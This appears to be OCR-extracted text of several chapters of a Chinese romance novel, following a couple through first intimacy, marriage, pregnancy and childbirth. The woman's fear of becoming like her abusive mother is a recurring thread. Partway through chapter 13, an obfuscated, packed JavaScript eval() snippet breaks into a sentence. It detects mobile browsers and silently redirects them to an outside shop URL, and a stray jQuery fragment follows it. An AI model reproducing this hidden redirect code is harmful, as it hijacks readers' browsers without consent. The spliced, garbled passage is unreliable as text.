10.
两人第一次算得上顺其自然。
大三的那一年,两人出去谈了一笔很大的生意。
合同签下来后,白应怜心情不错,池夏做了顿饭庆祝,两人都喝了酒。
其实两人酒量都不错,白应怜反而略胜一筹,池夏喝多后酒开始飘飘乎,白应怜到是清醒。
池夏飘了就开始说胡话,抱着白应怜的胳膊撒娇:“老婆,你今天在谈合同的时候太帅了,我在一旁看着,心跳的砰砰的,跟高中的时候似的。”
白应怜:“你高中的时候心动过?”
他说:“当然!第一次见你,你打完架看我那一眼,冷漠又帅气,我心动了一整晚。”
那天晚上洗完澡出来,他躺在床上已经快睡着了,她躺倒旁边,他翻身把她捞进怀里,意识模糊的说:“老婆,晚安。”
白应怜一开始没讲话。
半晌,她开口,“池夏。”
“嗯?”
“你今天心动了吗?”
没等池夏反应过来,她已经翻过身来,垂眸看他。池夏看见她眸中闪过以前不曾有的东西,心跳一下就快了,困也不犯了。
“现在很心动。”他说。
白应怜低下头,在他鼻尖亲了一下。
池夏整个人都醒了。
......
那天晚上的事,第二天早上池夏回想起来,觉得自己像个傻子。
她比他冷静多了,每一步都清清楚楚,他倒是紧张的手都不知道往哪儿放。
事后她躺在他怀里,池夏抱着她,半天没说话。
白应怜察觉到异常后,问他:“怎么了?”
池夏难得委屈,“老婆,你不会嫌弃我吧?”
还以为是什么大事,白应怜叹了口气,“第一次都这样。”
听见白应怜叹气,池夏心如死灰,“那你还愿意娶我吗?”
白应怜闭眼假寐,还是第一次听到男人用娶这个词。
池夏见她不讲话,开始疯狂输出,“白应怜,我可是个纯情男大,你不可以做负心汉,要对我负责,我第一次都给你了,你必须八抬大轿,明媒正娶,我要做唯一的正室!”
白应怜抬手手动给他闭嘴,“池夏,少看点没用的宫斗剧。”
后来他问过她第一次是什么感觉。
白应怜:“疼。”
池夏:“啊?那你怎么不早说?”
白应怜:“说完你会停吗?”
池夏想了想,老实回答,“不会。”
白应怜踢了他一脚。
过了一会儿,她又说:“但疼完之后还挺好的。”
池夏像只狗一样凑过来,“好什么?”白应怜推开他:“不告诉你。”
11.
有次白应怜问池夏。
“池夏,你以前想过自己会过这种日子吗?”
池夏正在厨房做饭,闻言回头看她,“什么日子?”
白应怜:“就....这样,做饭,等人回家,抱着人睡觉。”
池夏想了想,笑笑,“没有,我以前觉得我这种人,能活到三十岁就不错了,哪有想过这些。”
听了他的话,白应怜久久没有回答。池夏走过来,蹲在她面前,看着她的眼睛。
“但是我遇见你了”他说:“所以我就想,想跟你过一辈子,过到老,过到死,过到下辈子还能遇着。”
白应怜看着他,察觉到自己的心跳。
她开口:“池夏。”
“嗯?”
“你做的饭煳了。”
池夏回头一看,锅里的菜真的糊了。
他手忙脚乱的跑去关火,白应怜没忍住笑出声。
那天晚上吃完饭,白应怜坐在沙发上看书,他从后面抱着她,下巴搁在她肩膀上。
池夏老老实实抱着,也不说话,跟她一起看书。
过了会儿,白应怜忽然开口叫他,“池夏。”
“啊?”
“我也是。”
池夏愣了愣,“什么也是?”
白应怜:“以前我也没想过,但遇到你以后,我也想,想跟你过一辈子,过到老,过到死。”
池夏抱着她的手收紧了些,他没有回答,白应怜却感觉到有东西滴落在她肩膀上。
白应怜回过头,伸手抚上他的脸颊。
池夏红着眼蹭她的掌心。
12.
从前白应怜从来没想过要个孩子这个问题
她的前半生只有一个目标:活下去。
活下去,长大,离开那个家。至于以后要不要结婚、要不要生孩子,那是另一个世界的事情,跟她没关系。
后来遇到池夏,结婚成了“可以想”的事情。
但孩子?
她还是没想过。
有一次池夏提了一嘴,“以后咱们要是有个小孩”,她当时正在喝水,差点呛着。
“什么小孩?”
池夏看她反应那么大,笑了笑,“就小孩啊,小小只的,跑来跑去喊爸爸妈妈。”
白应怜缄默良久。
“我没想过。”
池夏视线落在她身上,眼神软了下来,没再继续这个话题。
白应怜不是不喜欢小孩,只是由于恐惧,让她不敢。
她怕自己变成她妈那样。
她不知道一个“正常的妈妈”应该是什么样。
她只知道赵引娣是什么样。
她怕自己哪天也会失控,也会抄起东西朝自己的孩子砸过去,也会在打完之后抱着孩子哭说“妈不是故意的”。
这些池夏都明白,所以他也不提,想着慢慢来,如果白应怜想要孩子,那他们就生,如果不想,就他俩过他们的,也不错。
转折点在她刚回到临市没多久,那会儿她一边忙着查手里的事,还要兼顾律所分配的任务。
那天她去一个社区做法律援助,有个女人带着孩子来咨询。那女人被家暴,想离婚,但没工作没存款,怕孩子判给对方。
她一边说一边哭,她儿子在旁边,五六岁的样子,安安静静地坐着,不似其他孩子那般吵闹。
白应怜跟他说话,他小声说:“妈妈哭了,我要陪着妈妈。”
咨询结束之后,那女人去办手续,小孩坐在走廊的椅子上等。
白应怜办完事出来,看见他还在那儿,坐得端端正正的,手里攥着妈妈留给他的半块饼干。
她走过去,在他旁边坐下,小孩抬头看她,眼神亮亮的,像两颗小星星。
她忽然想起池夏的眼睛,也是这样。
小孩忽然把手里的饼干递过来,说:“姐姐,你吃吗?我妈妈给我的。”
白应怜:“我不吃,你吃。”
小孩:“可是你看起来很累。”
白应怜久久没开口。
那天晚上回家,池夏发现她有点不对劲,问她怎么了。
白应怜:“池夏,你说,如果有一个小孩,会把自己唯一的饼干分给别人,是因为什么?”
池夏想了想,说:“大概是因为大人教得好吧。”
白应怜想了很久,她淡淡开口,“那如果我有一个小孩,我应该能教好。”
池夏晃神片刻,眼睛瞬间亮起来。
“你是说……”
她看他一眼,面无表情,“我说什么了?我什么都没说。”
他扑过来抱住她,乐呵呵的。
她任他抱着,嘴角也跟着上扬。
12.
怀上的时候白应怜二十六。
是白应怜自己发现的。
那天早上起来莫名其妙想吐,她站在洗手台前愣了半天,然后出去对池夏说,“你开车,去医院。”
池夏吓了一跳,眉头拧成川字,“怎么了?哪不舒服?”
白应怜:“没不舒服。可能是怀了。”
池夏张着嘴,手里的锅铲掉在地上。
去医院的路上,他一直絮絮叨叨,“你怎么知道是怀了?你有什么感觉?你难受不难受?要不要喝水?要不要开窗?要不要……”
“闭嘴。”
池夏瞬间噤声。
等检查结果出来,确实是怀了。
池夏拿着那张单子,看了半天,忽然蹲在地上哭。
她垂眸看他,问他,“你哭什么?”
他抬起头,满脸眼泪,“老婆,我高兴。”
白应怜看着他,忽然觉得这人怎么这么没出息,但她蹲下来,伸手将他抱住。
“行了,起来吧。”她说,“丢人。”
他抱着她不撒手,“再让我蹲会儿,腿软。”
13.
白应怜怀孕的时候,池夏把她当祖宗供着。
早上起来,早餐已经做好摆在桌上,旁边放着一张纸条,“老婆,粥在锅里,鸡蛋剥好了,水果切好了,牛奶温好了。我去店里了,有事打电话。——你的亲亲老公”
她看着那张纸条,唇角带笑的吃完。
中午池夏准时打电话过来,“喂喂喂,老婆,吃饭了吗?”
“吃了。”
“吃的什么?”
“你做的便当。”“好吃吗?”
“还行。”
“那我明天再做。”
晚上他回来,第一件事就是凑过来听肚子,那时候才三个月,什么都没有,但他
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17897247|211821||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
就喜欢这样。
白应怜问他,“你听得见什么?”
池夏:“听得见咱们的小孩在说,爸爸你好,我是你小孩。”
白应怜:“……你有病。”
池夏:“有,想你想的。”
白应怜给了他一脚。
后来肚子大起来,白应怜行动不方便,池夏就更夸张了。
走路要扶着,洗澡要守着,半夜她要翻身,他比她还警醒,立马起来问:“怎么了?要什么?渴了?饿了?腿抽筋?”
“我就要翻个身。”
“你翻,我帮你。”
白应怜有时候会想,她妈怀她的时候,有人这么对她妈好吗?
应该没有。
所以她才会变成那样。
那自己呢?
她低头看看自己的肚子,又看看旁边那个池夏。
自己应该不会。
因为这个笨蛋在。
14.
白应怜有感觉的时候是凌晨一点。
她推醒一旁的人,轻声叫他,“池夏。”
池夏睡得迷糊,“嗯?”
黑夜里,白应怜冷静开口。
“要生了。”
听了这话,池夏一下子弹起来,整个人都清醒了。随后慌里慌张,袜子穿反了,鞋找不着,钥匙掉地上怎么都捡不起来。
白应怜躺在床上,看着他这副滑稽模样,有些想笑。
“你别慌,我还没慌呢。”
池夏不承认,“我没慌!我就是…激动!”
白应怜懒得拆穿他。
到医院的时候,池夏手一直握着她的手,白应怜疼得说不出话,他就一直说:“媳妇,我在,我在这儿,你疼就掐我,没事,我皮厚。”
白应怜真的掐了他。
池夏一声没吭。后来进产房,他不让进,就在外面转圈。
护士出来一次他就扑上去问,问到第五次的时候,护士都无奈了,“先生,您别急,很顺利的。”
“我不急!不急,不急……”
后来终于生了,母女平安。
池夏直奔白应怜,见她脸色发白,毫无血色,哭着跟她说:“不生了,以后再也不生了。”
又不敢碰她,怕她疼。
“老婆……疼不疼?”
“你说呢?”
池夏鼻涕掉了出来,“我心疼……”
白应怜没心思顾忌他,“行了,看看你闺女。”
池夏这才看向躺在一旁小小的,皱巴巴的东西。
池夏低头看那个小小的人,眼眶又红了。
这次白应怜没说他丢人,因为她也想哭。
15.
